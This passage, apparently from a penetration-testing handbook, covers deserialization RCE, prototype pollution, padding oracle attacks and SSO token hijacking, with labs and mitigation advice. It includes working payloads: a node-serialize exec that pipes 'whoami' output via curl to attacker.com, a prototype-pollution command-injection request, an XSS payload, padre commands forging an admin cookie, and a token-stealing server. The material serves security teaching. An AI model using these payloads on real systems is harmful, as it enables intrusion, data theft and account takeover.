{"rce": "_$$_$ND_FUNC$_$function(){require('child_process').exec('curl attacker.com:8000',\n  function(error,stdout, stderr) { console.log(stdout) }};)}"

# URL-Encoded (https://www.urlencoder.org):
```

```
%7B%22rce%22%3A%22_%24%24ND_FUNC%24%24_function%28%29%7Brequire%28%27child_process%27%29.%5C
exec%28%27curl%20attacker.com%3A8000%27%2C%20function%28error%2Cstdout%2C%20stderr%29%20%7B%2
0console.log%28stdout%28%29%20%7D%29%3B%7D%28%29%22%7D
```

```
# Save profile=cookie_value into a file: cookie.txt
# Request
curl http://victim.com:3000 -H "cookie $(cat cookie.txt)"
```

```
# on attacker machine:
php -S 0:8000
[Thu Apr 10 13:47:42 2025] PHP 8.3.6 Development Server (http://0:8000) started
[Thu Apr 10 13:47:46 2025] 127.0.0.1:56220 Accepted
[Thu Apr 10 13:47:46 2025] 127.0.0.1:56220 [404]: GET / - No such file or directory
[Thu Apr 10 13:47:46 2025] 127.0.0.1:56220 Closing
```

Execute Attack: Send request with OOB techniquet

```
# payload (exfiltration data):
{"rce": "_$$_ND_FUNC$_$_function(){require('child_process').exec('whoami | base64 | \
curl http://attacker.com:8000 -G -d @-', function(error,stdout, stderr) { console.log\
(stdout) }));}()}"
```

```
# URL-Encoded:
%7B%22rce%22%3A%22_%24%24ND_FUNC%24%24_function%28%29%7Brequire%28%27child_process%27%29.%5C
exec%28%27whoami%28%29%20%7C%20base64%20%7C%20curl%20http%3A%2F%2Fattacker.com%3A8000%20-G%20-d%20%40-%27%2C%20%
function%28error%28%29%20%7B%20console.log%28stdout%29%20%7D%29%3B%7D%28%29%22%7D
```

```
# Save profile=cookie_value into a file: cookie.txt
# Request
$ curl http://victim.com:3000 -H "cookie $(cat cookie.txt)"
```

```
# on attacker machine:
php -S 0:8000
[Thu Apr 10 13:50:00 2025] PHP 8.3.6 Development Server (http://0:8000) started
[Thu Apr 10 13:50:03 2025] 127.0.0.1:56468 Accepted
[Thu Apr 10 13:50:03 2025] 127.0.0.1:56468 [404]: GET /?dXNlY290= - No such file or direct\
ory
[Thu Apr 10 13:50:03 2025] 127.0.0.1:56468 Closing
```

```
$ echo dXNlY290= | base64 -d
user
```

Mitigation Techniques

Avoid Deserialization of Untrusted Data

- The safest approach is to never deserialize untrusted data
- If deserialization of user-supplied data is necessary, consider alternatives such as JSON or XML parsing that don't involve complex object instantiation.
- Best Practice: Use safe data formats that are easier to validate (e.g., JSON) instead of binary formats like Java serialization or Python's pickle.

Implement Data Integrity Checks (e.g., MACs, Digital Signatures)

- Sign serialized data to ensure its integrity.
- Use Message Authentication Codes (MACs) or digital signatures to prevent data tampering.
- Example (Java):

```
// Sign the serialized object with a secure key
HmacSHA256 hmac = new HmacSHA256(secretKey);
String serializedData = serialize(data);
String signedData = hmac.hash(serializedData);
```

- Python Example (using hmac):

```
import hmac
import hashlib

def sign_data(data, secret):
    return hmac.new(secret.encode(), data.encode(), hashlib.sha256).hexdigest()

# Verify the integrity of incoming serialized data
received_data = "serialized data"
received_signature = "signature"
expected_signature = sign_data(received_data, "secret")
if expected_signature != received_signature:
    raise ValueError("Data tampering detected")
```

Type Checking Before Deserialization

- Verify that deserialized data is of the expected type.
- Enforce strict input validation to ensure that only acceptable types are processed.
- Example: Before deserializing data, check the expected type:

```
if isinstance(deserialized_data, ExpectedType):
    # Proceed with deserialization
else:
    raise ValueError("Unexpected data type")
```

Whitelist Allowed Classes (Class-based Deserialization)

- Whitelist classes that are allowed to be deserialized and reject anything else.
- For Java, you can use libraries like ObjectInputStream to control the class loading during deserialization.
- In Python, restrict the classes that pickle can load by using the pickle.loads() method carefully.
- Java Example:

```
ObjectInputStream in = new ObjectInputStream(new FileInputStream("data.ser")) {
    @Override
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,
ClassNotFound\
oundException {
        if (allowedClasses.contains(desc.getName())) {
            return super.resolveClass(desc);
        }
        throw new ClassNotFoundException("Disallowed class: " + desc.getName());
    }
}
```

```
}  
};
```

Isolate Deserialization (Sandboxing)

- Run deserialization operations in a restricted environment (e.g., sandboxing) to limit the scope of damage in case of exploitation.
- Use techniques such as:
 - Limiting system resource access
 - Running code in virtual machines or containers
 - Enforcing strict file system and network access controls

Use Modern Serialization Libraries with Security Features

- Leverage libraries that are designed with security in mind (e.g., JSON-based serialization or Protocol Buffers).
- These modern libraries offer integrity checks and whitelist support out of the box, making them a safer choice than older or custom serialization methods like Java's native serialization or Python's pickle.
- For example:
 - Jackson (Java): Can serialize/deserialize in a secure manner with type controls.
 - JSON (in any language): Avoids issues inherent in object deserialization.

```
import json  
data = json.loads(serialized_data) # Safer alternative to pickle
```

Limit Deserialization Permissions

- Restrict what deserialized objects can do by setting fine-grained permissions for deserialization operations.
- For example, restrict the ability of deserialized objects to execute arbitrary code or access critical resources.

Prototype Pollution

Prototype Pollution is a vulnerability specific to JavaScript environments, where attackers manipulate the `__proto__` or constructor properties of objects to inject arbitrary properties into all objects in an application. By modifying the global object prototype, an attacker can alter application logic, bypass security checks, or trigger denial-of-service conditions. This vulnerability often arises in deeply nested object merges or when unsafe user input is merged into application state without proper validation. As JavaScript continues to dominate both client and server-side development, how can developers guard against prototype pollution and maintain the integrity of their application's object structures?

The Threat of Prototype Pollution

As penetration testers, our toolkit is often filled with techniques for finding vulnerabilities like SQL injection, Cross-Site Scripting (XSS), and broken access control. However, the ubiquitous nature of JavaScript in modern web applications introduces a more insidious class of vulnerability rooted in the language's fundamental design: Prototype Pollution. This isn't just a theoretical quirk; it's a practical attack vector that can bypass standard security controls and lead to significant compromises.

Prototype Pollution exploits JavaScript's prototypal inheritance model. By crafting malicious input, an attacker can trick vulnerable application code into modifying the core prototype objects (most commonly `Object.prototype`) from which nearly all other JavaScript objects inherit their default properties and methods.

Imagine subtly rewriting the master blueprint used across the application – the effects can be widespread and devastating, enabling privilege escalation, arbitrary script execution (XSS), Denial of Service (DoS), and potentially even Remote Code Execution (RCE) on server-side Node.js platforms.

Prototypal Inheritance and the Prototype Chain in JavaScript

JavaScript objects are dynamic collections of properties. Crucially, they are linked together in a prototype chain. When you try to access a property on an object, JavaScript first looks at the object itself. If the property isn't found, it follows an internal link (accessible via `Object.getPrototypeOf()` or the legacy `__proto__` getter) to the object's prototype. It checks the prototype for the property. If still not found, it checks the prototype's prototype, and so on, until it reaches the end of the chain, which is typically `null`.

Object.prototype and Its Role in JavaScript Inheritance

Most objects created using literal syntax (`{}`) or `new Object()` ultimately inherit from the base `Object.prototype`. This object provides fundamental methods like `toString()`, `hasOwnProperty()`, etc. It sits at the root of most prototype chains.

```
let user = { name: "Agent 47" };

// 'name' is an "own" property
console.log(user.hasOwnProperty('name'));           // true

// 'toString' is inherited from Object.prototype
console.log(user.hasOwnProperty('toString'));        // false
console.log(user.toString());                       // [object Object]

// Verify the chain
let userProto = Object.getPrototypeOf(user);
console.log(userProto === Object.prototype);        // true
console.log(Object.getPrototypeOf(Object.prototype)); // null
```

Code Line	Output	Why
<code>user.hasOwnProperty('name')</code>	<code>true</code>	'name' is a direct ("own") property of user.
<code>user.hasOwnProperty('toString')</code>	<code>false</code>	'toString' is inherited from <code>Object.prototype</code> .
<code>user.toString()</code>	<code>[object Object]</code>	Uses the inherited <code>toString()</code> method from <code>Object.prototype</code> .
<code>Object.getPrototypeOf(user) === Object.prototype</code>	<code>true</code>	Objects from <code>{}</code> inherit from <code>Object.prototype</code> .
<code>Object.getPrototypeOf(Object.prototype)</code>	<code>null</code>	<code>Object.prototype</code> is the top of the prototype chain.

This inheritance model is efficient but creates our vulnerability: if an attacker can modify `Object.prototype`, those modifications become available (via inheritance) to almost all objects created afterward.

The Spread of Prototype Pollution

Attackers pollute prototypes by exploiting flaws in application code that handles object manipulation based on user-controlled input. The key is tricking the code into using attacker-supplied property names like `__proto__` not as literal strings, but as directives to access and modify an object's prototype.

Common Vulnerable Patterns:

- **Unsafe Object Merging:** Functions that recursively merge properties from a source object (user input) into a target object without validating keys.

- **Unsafe Property Assignment by Path:** Code that sets potentially nested properties using a path string (e.g., "a.b.c") derived from user input, without validating path segments.

Example 1: Unsafe Merge

This code merges source into target. If source contains {"__proto__": {"isAdmin": true}}, the function might incorrectly modify target's prototype (Object.prototype).

```
function unsafeMerge(target, source) {
  for (let key in source) { // Iterates over keys from source
    // Check if source[key] is an object itself for potential recursion
    if (typeof source[key] === 'object' && source[key] !== null) {
      if (!target[key]) target[key] = {}; // Ensure target path exists
      // VULNERABILITY: If key is '__proto__', target[key] points to the prototype.
      // The recursive call then operates on the prototype.
      unsafeMerge(target[key], source[key]);
    } else {
      // VULNERABILITY: Direct assignment also pollutes if key is '__proto__'
      target[key] = source[key];
    }
  }
}

let obj = {};
let attackerInput = JSON.parse('{ "__proto__": { "isAdmin": true } }');
console.log("Before:", ({}).isAdmin); // undefined
unsafeMerge(obj, attackerInput);
console.log("After:", ({}).isAdmin); // true
delete Object.prototype.isAdmin;
```

Example 2: Unsafe Path Assignment

This code sets properties using a dot-separated path. If the path contains __proto__, like "config.__proto__.isAdmin", the function might traverse onto the prototype before assigning the value.

```
function unsafeSetProperty(target, path, value) {
  let keys = path.split('.');
  let current = target;
  for (let i = 0; i < keys.length - 1; i++) {
    let key = keys[i];
    // VULNERABILITY: If key is '__proto__', 'current' will point to the prototype
    if (!current[key]) current[key] = {};
    current = current[key]; // Traverse, potentially onto the prototype
  }
  // VULNERABILITY: Final assignment occurs on 'current', which might be the prototype
  current[keys[keys.length - 1]] = value;
}

let appState = {};
console.log("Before:", ({}).isAdmin); // undefined
unsafeSetProperty(appState, "config.__proto__.isAdmin", true);
console.log("After:", ({}).isAdmin); // true
delete Object.prototype.isAdmin;
```

In both cases, the lack of validation for the special __proto__ key allows the attacker's input to break out of the intended object modification and alter the shared Object.prototype.

Identifying Prototype Pollution Vulnerabilities

Finding prototype pollution requires vigilance:

Static Analysis (Code Review):

- Hunt for object merging/cloning/assignment patterns.
- Search for dynamic property access (`obj[key]`) where key is user-influenced.
- Crucially, verify the absence of explicit checks for `__proto__`, `constructor`, `prototype` keys in these operations.
- Check library versions for known CVEs using npm audit or SCA tools.

Dynamic Analysis (Fuzzing & Testing):

- Identify all input vectors modifying JS objects (URL, JSON, forms, `postMessage`).
- Inject varied pollution payloads (`__proto__[p]=1`, `constructor[prototype][p]=1`, nested versions).
- Verify pollution: Use browser console (`(({}).p)`) or server-side checks (debug endpoints, behavioral changes, log analysis) to confirm if a new object inherits the injected property.

Node.js RCE with Prototype Pollution

Create the project:

```
$ mkdir proto-pollution-rce && cd proto-pollution-rce
$ npm init -y
$ npm install express@4.18.2 body-parser@1.20.2 lodash@4.17.4
```

Why lodash@4.17.4? Versions before 4.17.19 allow merging __proto__ into Object.prototype

Write the vulnerable app: `index.js`

```
// index.js
const express = require('express');
const bodyParser = require('body-parser');
const _ = require('lodash');
const { exec } = require('child_process');

const app = express();
const config = { greeting: 'Hello, world!' };

app.use(bodyParser.json());

// 1) Merge attacker JSON into our config
app.post('/config', (req, res) => {
  _.merge(config, req.body);
  return res.json({ status: 'ok', config });
});

// 2) Run whatever command is in config.cmd (if present)
app.get('/run', (req, res) => {
  const cmd = config.cmd || 'echo ' + config.greeting;
  exec(cmd, (err, stdout, stderr) => {
```

```
    if (err) return res.status(500).send(stderr || err.message);
    res.send('<pre>${stdout}</pre>');
  });
});

app.listen(3000, () => console.log('> Listening on http://localhost:3000'));
```

Start the server

```
$ node index.js
```

Pollute object.prototype

```
$ curl -X POST http://victim.com:3000/config \
-H "Content-Type: application/json" \
-d '{"__proto__": {"cmd": "touch /tmp/pwned_from_proto"}}'

# Under the hood, _.merge(config, { __proto__: { cmd: "..." } }) writes your cmd into Object\
t.prototype
```

Invoke the backdoor

```
$ curl http://victim.com:3000/run

# Since config.cmd now resolves (via prototype) to your injected string, \
the server runs touch /tmp/pwned_from_proto.
```

What just happened?

- **Prototype Pollution:** Lodash's `merge()` didn't guard against a top-level `__proto__` key and ended up setting properties on `Object.prototype`.
- **Property Inheritance:** Accessing `config.cmd` falls back to the prototype, retrieving your attacker-controlled string.
- **Command Execution:** The app blindly runs that string via `child_process.exec()`, giving you RCE.

XSS via Client-Side Prototype Pollution

Create a vulnerable code: `index.html`

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Prototype Poll XSS Lab</title>
</head>
<body>
<h1 id="page-title"></h1>
<p>Open DevTools console to see logs and XSS.</p>

<!-- Load vulnerable lodash version -->
<script src="https://cdn.jsdelivr.net/npm/lodash@4.17.4/lodash.min.js"></script>
```

```

<script>
  // 1) Start with empty config: no own 'title' property
  var config = {};

  console.log('Before merge, config.title =', config.title);

  try {
    var stored = JSON.parse(localStorage.getItem('userSettings') || '{}');
    // Vulnerable deep-merge
    _.merge(config, stored);
  } catch (e) {
    console.warn('Parsing or merging failed:', e);
  }

  console.log('After merge, config.title =', config.title);
  // Unsafe sink
  document.getElementById('page-title').innerHTML = config.title || 'No title defined';

</script>
</body>
</html>

```

Exploitation flow:

`config = {}` is created. It's an empty object — it has no own `title` property.

Set a value for `title` property (paste into Console tab), then refresh the page:

```
localStorage.setItem('userSettings', JSON.stringify({ title: "vulnerable" }));
```

Create a malicious payload (prototype Pollution - XSS):

```

localStorage.setItem(
  'userSettings',
  JSON.stringify({
    constructor: {
      prototype: {
        title: '<img src=x onerror=alert(origin)>'
      }
    }
  })
);

```

In the above code example, why can't we use `__proto__` to achieve the same prototype pollution effect? Using `__proto__` only modifies the prototype of the specific object (like `config`), so it doesn't affect the global prototype chain. On the other hand, `constructor.prototype` modifies the prototype of all instances of that constructor globally, which allows the pollution to propagate and trigger the XSS across different objects that inherit from the same prototype. Therefore, `constructor.prototype` is required to globally pollute the `Object.prototype` and enable the XSS vulnerability.

Mitigation Techniques

Recommend these defenses to developers:

Sanitize Keys: The #1 defense. Before using any user-provided key in property assignments or merges, strictly validate it is NOT `__proto__`, `constructor`, or `prototype`. Reject or skip forbidden keys.

Use `Object.create(null)`: For objects acting as dictionaries, create them without a prototype link to prevent inheriting pollution.

Use Map Objects: Prefer the built-in Map for key-value storage; it handles keys like `__proto__` safely as strings.

Schema Validation: Validate incoming data (especially JSON) against a strict schema before processing.

Update Dependencies: Keep libraries up-to-date to patch known vulnerabilities.

Freeze `Object.prototype` (Cautiously): `Object.freeze(Object.prototype)` offers strong protection but requires thorough testing due to potential library conflicts.

Padding Oracle Attack

The Padding Oracle Attack is a cryptographic vulnerability that exploits improper padding validation in block cipher encryption schemes. When an attacker is able to manipulate the ciphertext and observe the responses of the system (such as error messages or timing discrepancies), they can infer information about the plaintext and gradually decrypt data without having the secret key. This attack is particularly dangerous in protocols that rely on CBC (Cipher Block Chaining) mode for encryption. Despite being a well-known issue, many systems continue to be vulnerable due to improper padding checks or error handling. As encryption remains critical to protecting sensitive information, how can developers ensure their encryption schemes are resilient against padding oracle attacks?

Understanding Padding in Cryptographic Algorithms

In block cipher encryption (like AES in CBC mode), the plaintext is divided into fixed-size blocks (e.g., 16 bytes for AES-128). If the plaintext length is not a multiple of the block size, padding is added to the last block to complete its length. Padding is used to ensure that the plaintext is a multiple of the block size. A common padding scheme is PKCS#7 (also known as PKCS7Padding), which adds a padding byte whose value is equal to the number of padding bytes needed.

Padding Examples (8-Byte Block Size):

byte #0	byte #1	byte #2	byte #3	byte #4	byte #5	byte #6	byte #7	byte #0	byte #1	byte #2	byte #3	byte #4	byte #5	byte #6	byte #7
P	A	S	S	W	O	R	D	1	2	3	4	5	6	0x02	0x02
P	A	S	S	W	O	R	D	1	2	3	4	5	0x03	0x03	0x03
P	A	S	S	W	O	R	D	1	2	3	4	0x04	0x04	0x04	0x04
P	A	S	S	W	O	R	D	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08

Understanding Padding Oracle Vulnerability

The Padding Oracle Vulnerability arises when an application decrypts encrypted data and then validates the padding. If the application provides a detectable behavior (such as an error message, a lack of results, or a slower response) when the padding is invalid, an attacker can use this information to decrypt the ciphertext or even encrypt arbitrary plaintext. The “oracle” is the application’s behavior that reveals whether the padding is valid. The detectable behavior can be an error, a lack of results, or a slower response. The presence of a detectable padding error allows an attacker to systematically test and decrypt the ciphertext.

This vulnerability typically affects block cipher modes of operation that require padding, such as CBC (Cipher Block Chaining). In CBC mode, the plaintext is divided into blocks, and if the last block is not a multiple of the block size, padding is added to it. When decrypting the data, the padding must be verified to ensure the correct number of padding bytes are present. If this verification is not done securely, attackers can exploit it.

How the Padding Oracle Attack Works?

An attacker can perform the Padding Oracle Attack by sending altered versions of the ciphertext to the server and observing the application's response. The attacker typically doesn't need to know the encryption key or any other information about the encryption process, but they only need to learn whether a given ciphertext has valid padding after decryption. By systematically modifying the ciphertext and observing the application's responses, the attacker can decrypt the data byte by byte, exploiting the padding validation process.

1. **Alteration of the Ciphertext:** The attacker modifies the ciphertext in small ways and sends it back to the application for decryption. The attacker's goal is to find a valid padding configuration.
2. **Observation of Responses:** The attacker listens for differences in the application's response time or error messages. A valid padding will cause the application to proceed with the decryption without error, whereas an invalid padding will typically trigger an error or cause a delay.
3. **Bit-by-Bit Decryption:** Using the information about which alterations lead to valid padding, the attacker can begin to decrypt the ciphertext. This process is repeated iteratively for each byte of the ciphertext, allowing the attacker to decrypt the entire message.

Potential Consequences

The Padding Oracle Attack can lead to serious security consequences, as it allows an attacker to:

- **Decrypt Sensitive Data:** Since the attacker can decrypt ciphertext without knowing the encryption key, this could expose sensitive information such as passwords, private keys, or personal data.
- **Encrypt Arbitrary Data:** By exploiting the oracle, attackers can also inject malicious ciphertext into a system and force the decryption process to output arbitrary plaintext, potentially bypassing security checks, modifying the content, or crafting malicious requests.

Detecting Padding Oracle Vulnerability

Detecting a Padding Oracle vulnerability typically involves analyzing how the application handles encrypted data—especially in cookies or tokens—and observing how it responds to tampered inputs. This phase includes the following steps:

Account Registration and Login: Start by registering a user account and logging into the application. Observe the session cookie issued after authentication.

Observing Cookie Consistency: If the session cookie remains unchanged across multiple logins or appears to have a fixed structure, this may indicate the use of static encrypted data. A consistently formatted cookie is often a sign that symmetric encryption (e.g., AES-CBC) is in use without proper integrity checks.

Tampering with the Cookie: Modify the value of the session cookie and resend the request. Pay close attention to how the application responds:

- Does it return a specific error message?
- Does it redirect differently?
- Is there a delay or unexpected behavior?

If modifying the cookie results in an error that is distinguishable from a typical “unauthorized” message, this could indicate that the application is leaking information about decryption or padding validity.

Brute-Forcing the Padding: If the application reveals differences in response based on valid or invalid padding, it becomes possible to perform a Padding Oracle attack. Tools like **Padre** can automate this process by systematically modifying ciphertext blocks and analyzing server responses. For example, if you alter the session cookie and observe a padding error, you can use **Padre** to perform byte-wise brute-forcing. Successfully doing so may lead to:

- Recovery of the original plaintext (e.g., session data)
- Generation of a valid cookie for another user
- Full decryption of the ciphertext without knowing the key

Example Scenario: If you modify the session cookie and receive a padding error, then use a tool like Padre to brute-force the padding, you might eventually obtain a valid session cookie for a different user. This behavior strongly suggests that the application is vulnerable to a Padding Oracle Attack.

Exploiting Padding Oracle with Padre Tool

Padre is a powerful tool designed to exploit padding oracle vulnerabilities in web applications. It automates the process of identifying and leveraging padding oracles to decrypt or encrypt data, making exploitation both efficient and effective.

Key Features

- **High-Speed, Concurrent Execution:** Fast multi-threaded processing to accelerate brute-force operations.
- **Decryption of Ciphertext:** Recover original plaintext from vulnerable encrypted tokens.

- **Encryption of Arbitrary Plaintext:** Craft valid ciphertext blocks for arbitrary data injection (e.g., escalating privileges).
- **Automatic Fingerprinting of Oracles:** Detects whether the application reveals oracle behavior based on padding validation.
- **Auto-Detection of Cipher Block Size:** No manual specification required—Padre infers it during testing.
- **Built-In Hints for Troubleshooting:** If an operation fails, Padre provides actionable hints to help tweak and retry the attack.
- **Support for Various Injection Points:** Works with GET/POST parameters, cookies, and supports multiple encoding formats (Base64, hex, etc.).

Basic Steps to Use Padre

Installation: Ensure you have Go installed, then install Padre using the following commands:

```
$ sudo apt update && sudo apt upgrade
$ sudo apt install golang
$ go install github.com/glebarez/padre@latest
```

Make sure \$GOPATH/bin is in your system's PATH to run padre from anywhere.

Test for Vulnerability: Use Padre to test whether a session cookie (or any encrypted token) is vulnerable:

```
$ padre -u <url> -cookie "session=$" "<cookie-value-base64>"
```

Replace <url> with the target URL and <cookie-value-base64> with the actual encrypted cookie.

Decrypt Encrypted Data: If the token is vulnerable, Padre will automatically start decrypting the ciphertext by iterating through the bytes and validating padding responses.

Encrypt Arbitrary Plaintext: You can use the same vulnerability to encrypt new data, such as forging a session token:

```
$ padre -p 1 -u <url> -cookie "session=$" -enc "<plaintext>"
```

Replace <plaintext> with the string you want to encrypt (e.g., admin:true).

Tip: Always review the application's behavior during each request and tweak request parameters or padding settings if Padre suggests adjustments.

Practical Padding Oracle Attack Lab

Lab setup:

```
$ sudo apt update && sudo apt upgrade
$ sudo apt install golang php
```

Vulnerable code:

```
// poattack.php
<?php
session_start();

$key = "secretkey1234567"; // 16-byte key for AES-128
$users = [
    "admin" => "adminpass",
    "user" => "userpass"
];

function encrypt_cookie($plaintext) {
    global $key;
    $iv = openssl_random_pseudo_bytes(16);
    $ciphertext = openssl_encrypt($plaintext, 'aes-128-cbc', $key, OPENSSL_RAW_DATA, $iv);
    return base64_encode($iv . $ciphertext);
}

function decrypt_cookie($cookie) {
    global $key;
    $data = base64_decode($cookie);
    $iv = substr($data, 0, 16);
    $ciphertext = substr($data, 16);
    $plaintext = openssl_decrypt($ciphertext, 'aes-128-cbc', $key, OPENSSL_RAW_DATA, $iv);

    if ($plaintext === false) {
        return "Invalid padding"; // Padding oracle vulnerability!
    }
    return $plaintext;
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';

    if (isset($users[$username]) && $users[$username] === $password) {
        $cookie_value = encrypt_cookie("user=$username");
        setcookie("session", $cookie_value, time() + 3600);
        echo "Login successful. Cookie set!";
    } else {
        echo "Invalid credentials";
    }
}

if (isset($_COOKIE['session'])) {
    echo "<br>Decrypted Cookie: " . decrypt_cookie($_COOKIE['session']);
}
?>

<!DOCTYPE html>
<html>
<head>
```

```
<title>Login</title>
</head>
<body>
  <form method="POST">
    Username: <input type="text" name="username" required><br>
    Password: <input type="password" name="password" required><br>
    <input type="submit" value="Login">
  </form>
</body>
</html>
```

Exploitation:

User login to application (user/userpass), The session cookie will be set.

If we change the value of session, the error "Invalid Padding" appeared. (Detection)

Using padre for decrypting the cookie:

```
$ padre -u http://victim.com/poattack.php -err "Invalid Padding" -cookie "session=$" \
"MgyMbsDZUZlDT8/9P8h+6k0eOUxQWP7RYMNBhFTfbU/ENRXZIMUMRoTFPy1hnfXD"
```

Output:

```
[i] padre is on duty
[i] using concurrency (http connections): 30
[+] padding oracle confirmed
[+] detected block length: 16
[!] mode: decrypt
[1/1] user=user\x07\x07\x07\x07\x07\x07
```

Now we can change the user=user to user=admin and recreate a cookie

```
$ padre -u http://localhost/poattack.php -err "Invalid padding" -cookie "session=$" -enc \
"user=admin"
```

Output:

```
[i] padre is on duty
[i] using concurrency (http connections): 30
[+] padding oracle confirmed
[+] detected block length: 16
[!] mode: encrypt
[1/1] yxvccjVdUwb2HZr3y1KoCmdmcnJmZmx1YnJycmVuYmU=
```

Go back to browser and set new cookie and refresh the screen. The message of Decrypted Cookie: user=admin will be shown.

Mitigation Techniques

Use Authenticated Encryption (AEAD): The most effective defense is to replace CBC mode with an Authenticated Encryption with Associated Data (AEAD) algorithm such as AES-GCM or AES-CCM. These algorithms provide both confidentiality and integrity, preventing padding-based attacks.

Implement Constant-Time Error Messages: If you must use CBC mode, ensure that decryption failures return uniform error responses regardless of whether the padding is valid or invalid. This prevents attackers from distinguishing between valid and invalid padding.

The application has to treat all requests the same, so it doesn't expose more information.

Disable Padding-Based Decryption Errors: Avoid exposing padding validation errors in API responses.

Use Strong Cryptographic Libraries: Rely on well-tested encryption libraries (e.g., OpenSSL, Bouncy Castle) and avoid custom implementations.

Regularly Update and Patch Systems: Keep cryptographic libraries and protocols up-to-date to mitigate known vulnerabilities.

Single Sign-On (SSO) Vulnerabilities

Single Sign-On (SSO) streamlines user access across multiple systems using a single set of credentials, offering both convenience and centralized control. However, this convenience also creates a single point of failure—any weakness in the SSO flow can cascade across all connected services. Vulnerabilities in token validation, session handling, or misconfigured trust relationships between identity providers (IdPs) and service providers (SPs) can be exploited to impersonate users, hijack sessions, or bypass authentication entirely. Given the growing reliance on federated identity systems in enterprise and cloud environments, how can organizations ensure that the trust model behind SSO remains resilient against misuse and misconfiguration?

Understanding Single Sign-On (SSO)

Single Sign-On (SSO) is an authentication scheme that allows users to log in with a single set of credentials to access multiple, related, yet independent, software systems or applications. The main goal of SSO is to provide a seamless and convenient user experience by eliminating the need for users to re-enter their authentication factors for each application.

Key Benefits of SSO:

- **Improved User Experience:** Simplifies the login process for users, reducing the need to remember multiple usernames and passwords.
- **Centralized Authentication Management:** Provides a single point of control for managing user identities and authentication policies.
- **Increased Security:** Enforces consistent security policies across multiple applications. (But only if implemented correctly).

Exploring Single Sign-On (SSO) Architectures

There are several implementations for SSO, but all models rely on a token to transfer authentication information between the SSO provider and the applications.

Redirect Implementation: Uses HTTP redirects to exchange authentication information.

CORS Implementation: Uses Cross-Origin Resource Sharing (CORS) to allow JavaScript code on one domain to make requests to another domain for authentication tokens.

JSONP Implementation: Uses JSON with Padding (JSONP) to bypass the same-origin policy and retrieve authentication tokens from a different domain.

OAuth Implementation: Uses OAuth to grant third-party applications limited access to user accounts on the SSO provider.

SAML Implementation: Uses Security Assertion Markup Language (SAML) to exchange authentication and authorization data between identity providers and service providers.

OpenID Connect Implementation: An authentication layer on top of OAuth 2.0 that provides identity information about the authenticated user.

SSO Redirect Flow

Unauthenticated Client: The client goes to `https://shop.com`. If not logged in, the client is redirected.

SSO Redirection: The client is redirected to the SSO server at `https://sso.shop.com/?url=https://shop.com` for registration or login (HTTP 302 status code).

Authentication and Token Creation: After successful registration or login, the SSO server creates a temporary token (One-Time Token) and redirects the client back to `https://shop.com/?token=<TOKEN>`.

Token Verification: `https://shop.com` verifies the token, sets a session cookie, and redirects the client to the authenticated version of `https://shop.com`.

Vulnerabilities:

Token Redirect Hijacking:

- **The Problem:** The URL parameter in the SSO redirect URL is not properly validated, allowing an attacker to inject their own URL (e.g., `https://sso.shop.com/?url=https://attacker.com`).
- **Attack Flow:** The victim authenticates with the SSO server, and the SSO server generates a token and redirects the victim to `https://attacker.com/?token=<TOKEN>`. The attacker now has the victim's token.
- **Exploitation:** Although the attacker doesn't have access to the private data, an attacker can re-direct user to that URL, and then verify the information for obtaining the token.

One-Time Token Reuse:

- **The Problem:** The SSO server allows the token to be used multiple times.
- **Attack Flow:** An attacker obtains a valid token and uses it to log in multiple times, potentially creating multiple sessions or performing unauthorized actions.

Building an SSO Redirect Flow

Install requirements:

```
$ sudo apt update && sudo apt install -y python3-pip
$ pip install flask --b
$ mkdir -p SS0vulns/redirectFlow; cd SS0vulns/redirectFlow
$ touch app_sso.py
```

Create vulnerable SSO server: app_sso.py

```
from flask import Flask, redirect, request
import secrets
import fcntl

app = Flask(__name__)
app.secret_key = "sso_secret"

USERS = {"alice": "password123"}
TOKENS_FILE = "tokens.txt"

def store_token(token, username):
    """Write token to file safely"""
    with open(TOKENS_FILE, "a") as f:
        fcntl.flock(f, fcntl.LOCK_EX) # Exclusive lock for writing
        f.write(f"{token}:{username}\n")
        fcntl.flock(f, fcntl.LOCK_UN)

@app.route("/")
def sso_redirect():
    redirect_url = request.args.get("url")
    if not redirect_url.startswith("http://shop.com:8000"):
        return "Invalid redirect URL", 400
    return redirect(f"http://sso.shop.com:8001/login?url={redirect_url}")

@app.route("/login", methods=["GET", "POST"])
def login():
    redirect_url = request.args.get("url")
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        if USERS.get(username) == password:
            token = secrets.token_hex(16)
            store_token(token, username) # Store the token safely
            return redirect(f"{redirect_url}/callback?token={token}")
        return "Login failed."
    return '''
    <form method="post">
        <input type="text" name="username" placeholder="Username">
        <input type="password" name="password" placeholder="Password">
        <button type="submit">Login</button>
    </form>
    '''

if __name__ == "__main__":
    app.run(port=8001)
```

Create protected site: app.shop.py

```
from flask import Flask, redirect, request, session
import fcntl

app = Flask(__name__)
app.secret_key = "shop_secret"

TOKENS_FILE = "tokens.txt"

def load_tokens():
    """Read tokens from file safely"""
    tokens = {}
    try:
        with open(TOKENS_FILE, "r") as f:
            fcntl.flock(f, fcntl.LOCK_SH) # Shared lock for reading
            for line in f:
                token, user = line.strip().split(":")
                tokens[token] = user
            fcntl.flock(f, fcntl.LOCK_UN)
    except FileNotFoundError:
        pass # If file doesn't exist, return an empty dict
    return tokens

@app.route("/")
def home():
    if "user" in session:
        return f"Welcome {session['user']}! <a href='/logout'>Logout</a>"
    return redirect("http://sso.shop.com:8001/?url=http://shop.com:8000")

@app.route("/logout")
def logout():
    session.pop("user", None)
    return redirect("/")

@app.route("/callback")
def callback():
    token = request.args.get("token")
    tokens = load_tokens() # Load tokens at runtime to get latest ones

    user = tokens.get(token)
    if user:
        session["user"] = user
        return redirect("/")

    return "Invalid token.", 401

if __name__ == "__main__":
    app.run(port=8000)
```

Create attacker logger: app_attacker.py

```
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def capture_token():
    token = request.args.get("token")
    if token:
        print(f"[!] Stolen token: {token}")
```

```
        return "Token captured! Check server logs."
    return "Attacker server - waiting for tokens..."

if __name__ == "__main__":
    app.run(port=8002)
```

Exploitation (Token Hijacking):

Craft a Malicious Link: As the attacker, create a link that abuses the SSO server's open redirect vulnerability:

```
http://sso.shop.com:8001?url=http://attacker.com:8002
```

